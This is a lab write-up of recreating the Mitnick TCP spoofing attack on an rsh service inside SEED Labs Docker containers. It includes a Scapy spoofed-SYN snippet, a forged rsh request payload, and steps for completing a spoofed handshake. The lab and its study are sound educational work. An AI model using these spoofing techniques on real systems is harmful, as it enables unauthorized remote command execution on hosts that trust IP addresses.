MITNICK ATTACK

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In this project, I recreated the **Mitnick TCP spoofing attack** inside the isolated environment provided by SEED Labs. The target was an older-style remote-shell service (`rsh`) that trusted a specific computer's IP address instead of checking cryptographic credentials.

My results: I made the target execute `touch /tmp/xyz` through a forged remote-shell session. Then I demonstrated how changing the target's `.rhosts` file could allow a later `rsh` command without repeating the spoofed connection. Finally, I restored the original file and shut down the lab.

Important limitation: The original historical attack used TCP sequence-number prediction and a real SYN flood. This SEED exercise **simulates the silenced host by stopping a container** and allows reading the server's TCP sequence number. We did **not** predict modern randomized sequence numbers or send a real SYN flood [1].

The goal in four sentences

1. Create three small Linux environments using Docker.
2. Show that X-Terminal trusts the server at `10.9.0.6` for passwordless remote shell.
3. Send forged TCP packets and finish both TCP connections required by `rsh`.
4. Prove remote command execution, study the trust-file weakness, and restore the setup.

1. Before starting — Requirements

Software and permissions

Need	Why
Kali Linux VM with internet	Run Docker, Wireshark, and commands
`sudo` permission	Install software and manage containers
Docker + Docker Compose	Create the three supplied environments
`curl` and `unzip`	Download and extract `Labsetup.zip`
Wireshark	See TCP packets and handshake flags
Python 3 + Scapy in attacker container	Construct the test packets

The actual VM had **4 CPU cores and about 1.9 GB RAM**. This was enough for the completed exercise, although **4 GB RAM** would give more breathing room for Wireshark and container builds.

Safety: All host addresses below belong to the dedicated SEED network. This vulnerable `rsh` setup is only for the controlled Docker environment. Never make a real computer trust all hosts through `.rhosts`.

Docker in simple words

- **Docker image:** A template containing the software and files needed for a container.
- **Docker container:** A running environment made from that image. It shares Kali's Linux kernel but has separate processes and networking.
- **Docker Compose:** Reads `docker-compose.yml` and starts all the related containers together.
- **Docker bridge:** A virtual network used to connect the lab systems.

The three machines in this exercise

Machine	Address	Job
Attacker	Uses Kali host networking / `10.9.0.1` bridge	Crafts and monitors packets
X-Terminal	`10.9.0.5`	Target running `rsh` on TCP 514

Machine	Address	Job
Trusted server	`10.9.0.6`	Initially allowed into X-Terminal

Network picture:

Packet / output

```
Kali VM (Docker Engine and Wireshark)
  |
  +-- Docker bridge 10.9.0.1 / 10.9.0.0/24
        |
        +-- Attacker container (host network mode)
        +-- X-Terminal       10.9.0.5   [rsh port 514]
        +-- Trusted server   10.9.0.6   [trusted by .rhosts]
```

For this run, the Kali host was `10.10.10.129` on `eth0`, and the Docker capture interface was `br-6514365f0955`. **Your Docker bridge name may be different in a new run.**

2. Prepare and start Docker

Step 1 — Download the SEED files

I downloaded `Labsetup.zip` from the official Mitnick Attack page and extracted it into `/home/kali/Labsetup`. The extracted folder contained `docker-compose.yml` and the other lab files. The official instructions advise extracting outside VMware shared folders [1].

For someone repeating this exercise from the beginning, the equivalent download commands are:

Kali Terminal

```
mkdir -p ~/seed-download
cd ~/seed-download
curl -fL https://seedsecuritylabs.org/Labs_20.04/Files/Mitnick_Attack/Labsetup.zip
-o Labsetup.zip
unzip -t Labsetup.zip
unzip Labsetup.zip
```

`-f` makes `curl` report HTTP errors; `-L` follows redirects; `-o` names the saved file. `unzip -t` checks the downloaded archive.

Step 2 — Install Docker on Kali

In the Kali terminal:

Kali Terminal

```
sudo apt update
sudo apt install -y docker.io docker-compose unzip curl
sudo systemctl enable --now docker

docker --version
docker compose version
sudo docker info
```

Why: `docker.io` installs the Docker Engine. `docker-compose` supplies the Compose command in Kali. `enable --now` starts Docker immediately and at future boots.

What happened: The package name `docker-compose-v2` was not available in these Kali repositories. We used `docker-compose` instead. The installation reported Docker **28.5.2** and Compose **2.40.3**.

Step 3 — Start the three containers

Kali Terminal

```
cd ~/Labsetup
ls -la
sudo docker compose config
sudo docker compose up -d --build
sudo docker compose ps
```

- `config`: Check the YAML configuration before starting anything.
- `up`: Create and start the services.
- `-d`: Keep them running in the background.
- `--build`: Build the lab's Docker image.
- `ps`: Show which containers are running.

Result: All three containers were **Up**: `seed-attacker`, `trusted-server-10.9.0.6`, and `x-terminal-10.9.0.5`. The warning about the obsolete YAML `version` field was harmless in this run.

3. Prove that the trusted server can use rsh

Step 4 — Configure the target's `.rhosts`

What: `.rhosts` tells the old remote-shell service which remote hosts it can trust. We first allowed only the trusted server's IP, `10.9.0.6`.

Terminal 1 — X-Terminal:

Kali Terminal

```
sudo docker exec -it x-terminal-10.9.0.5 /bin/bash
su - seed
cd ~
touch .rhosts
echo '10.9.0.6' > .rhosts
chmod 644 .rhosts
cat .rhosts
ls -l .rhosts
```

`docker exec -it` opens an interactive shell inside a running container. `su - seed` switches to the `seed` account. `>` writes the IP to the file. `chmod 644` lets the owner edit the file while other users can read it.

Terminal 2 — Trusted server:

Kali Terminal

```
sudo docker exec -it trusted-server-10.9.0.6 /bin/bash
su - seed
rsh 10.9.0.5 date
```

Expected: The target returns a date **without asking for a password**.

Actual result: `Sat Oct 31 13:58:09 UTC 2026`. The target's `.rhosts` contained `10.9.0.6`, with owner `seed:seed` and permissions `-rw-r--r--`.

Why this matters: We proved that the application trusts a network identity. A modern secure remote-login service should use cryptographic authentication instead.




Figure 1 — The target .rhosts file contains the trusted IP and has the correct owner.




Figure 2 — The trusted server runs date remotely without a password.

4. Task 1 — Make the trusted host unavailable

Historical idea: A real SYN flood could keep a trusted host from answering an unexpected SYN-ACK with a TCP RST. **Our SEED setup did not flood anything.** We stopped the trusted-server container instead [1].

Step 5 — Save the trusted server's MAC address

Before stopping the server, we needed X-Terminal to remember its IP-to-MAC mapping.

Inside X-Terminal as root:

Kali Terminal

```
ping -c 1 10.9.0.6
ip neigh show 10.9.0.6
arp -s 10.9.0.6 0e:83:e7:88:53:f1
ip neigh show 10.9.0.6
exit
```

- `ping -c 1`: Send one test request.
- `ip neigh`: Show saved IP-to-MAC mappings (ARP neighbors).
- `arp -s`: Save a static mapping so it does not expire normally.

Actual result: The ping returned **1 received, 0% loss** with **0.159 ms** round-trip time. The ARP state changed from `REACHABLE` to **`PERMANENT`**.

Step 6 — Stop only the trusted server

Back in the Kali host terminal:

Kali Terminal

```
sudo docker stop trusted-server-10.9.0.6
sudo docker compose ps -a
```

Actual result: Trusted server = `Exited (137)`. Attacker and X-Terminal remained **Up**.

Why: The trusted server was no longer able to send TCP reset packets. The permanent ARP entry still let X-Terminal address response packets toward its old MAC.




Figure 3 — Initial ping and ARP result before silencing.




Figure 4 — Static ARP shows PERMANENT; trusted server is stopped.

5. Task 2 — Create the two TCP connections

This is the core of the exercise. **A successful TCP handshake is not yet a successful `rsh` command.** We must inspect what the program actually sends and confirm that the target creates a marker file.

Step 7 — Find the correct Wireshark interface

On Kali:

Kali Terminal

```
ip -br addr
wireshark
```

The Docker bridge in this run was `br-6514365f0955`, with address `10.9.0.1/24`. We selected that interface in Wireshark, not Kali's `eth0`.

Useful **Wireshark display filter**:

Packet / output

```
ip.addr == 10.9.0.5 && ip.addr == 10.9.0.6 && (tcp.port == 514 || tcp.port == 9090)
```

The filter only changes what is shown on the screen. It does not remove other captured packets from a normal saved capture.




Figure 5 — The correct Docker bridge interface for packet capture.

Step 8 — Send a test SYN and inspect its response

The first test sent a **TCP SYN** using the trusted server's source address, with destination **X-Terminal port 514**.

A small part of the Scapy packet looks like this:

```python
IP(src='10.9.0.6', dst='10.9.0.5') / \
    TCP(sport=1023, dport=514, flags='S', seq=0x1000)
```

- `src` and `dst`: Source and destination IP addresses.
- `sport` and `dport`: Source and destination TCP ports.
- `flags='S'`: TCP SYN, used to request a connection.
- `seq=0x1000`: Client sequence number = **4096**.
- `/`: Joins Scapy protocol layers.

What Wireshark showed: One SYN, followed by a SYN-ACK from X-Terminal and several SYN-ACK retransmissions. The trusted server was stopped and never sent a final ACK.

Why does the raw sequence number matter?

Wireshark may show `Seq=0` as a **relative** number. The real number is under **Transmission Control Protocol → Sequence Number (raw)**.

For our first test, the server's raw sequence number was `2600821487`. An ordinary ACK for that SYN would acknowledge `2600821488` (one more because a SYN consumes one sequence number).

Do not copy that number into a later attempt. Every new connection can have a different initial sequence number. The SEED demonstration lets us observe this value instead of predicting modern randomized sequence numbers [1].




Figure 6 — First spoofed SYN, SYN-ACK, and retransmissions.




Figure 7 — Raw TCP sequence number in Wireshark (not relative Seq=0).

Step 9 — Complete the first handshake and send the RSH request

We ran a Scapy script from the attacker container. It watched the SYN-ACK, read the server's **sequence-number field**, and sent the last ACK. It then sent a remote-shell request.

First TCP connection:

Packet / output

```
Trusted identity 10.9.0.6:1023       X-Terminal 10.9.0.5:514
            SYN  ------------------->
                 <------------------- SYN-ACK
            ACK  ------------------->
            RSH command ------------>
```

The working Task 2 request contained:

Python

```python
payload = b'9090\x00seed\x00seed\x00touch /tmp/xyz\x00'
```

Read the request like this: `9090` is the second connection's port; the two `seed` values are client and target usernames; `touch /tmp/xyz` is the test command; `\x00` separates the fields.

Important: Sending that command does not prove it ran. The target's RSH service first needs a second TCP connection for error messages.

Our earliest tests failed: Wireshark showed missing data, later an acknowledged request followed by RST/FIN, but **no proof file**. The 30-byte request was eventually decoded correctly by Wireshark.




Figure 8 — Wireshark decodes the port, usernames and touch command.

Step 10 — Troubleshoot why the second connection was missing

Instead of repeating the same script blindly, we checked the target:

Kali Terminal

```
sudo docker exec x-terminal-10.9.0.5 ip neigh show 10.9.0.6
sudo docker exec x-terminal-10.9.0.5 ss -ltnp
sudo docker exec x-terminal-10.9.0.5 ps -ef
sudo docker logs --tail 50 x-terminal-10.9.0.5
sudo docker exec x-terminal-10.9.0.5 getent hosts 10.9.0.6
```

What we learned:

- ARP remained `PERMANENT`.
- `inetd` was running and listening on **TCP 514**.
- The marker file `/tmp/xyz` was missing.
- The hostname lookup for `10.9.0.6` returned no result while the trusted-server container was stopped.

We added a local hostname entry for the stopped server inside X-Terminal's `/etc/hosts` and verified resolution. Later tests reached the second connection. **We cannot prove that hostname resolution was the only reason the earlier request failed.**

Kali Terminal

```
# Inside X-Terminal, as root:
printf '10.9.0.6 trusted-server\n' >> /etc/hosts
getent hosts 10.9.0.6
```

Lesson: A valid TCP handshake, a listening service, and a valid application request are three different checks. Each can succeed or fail separately.

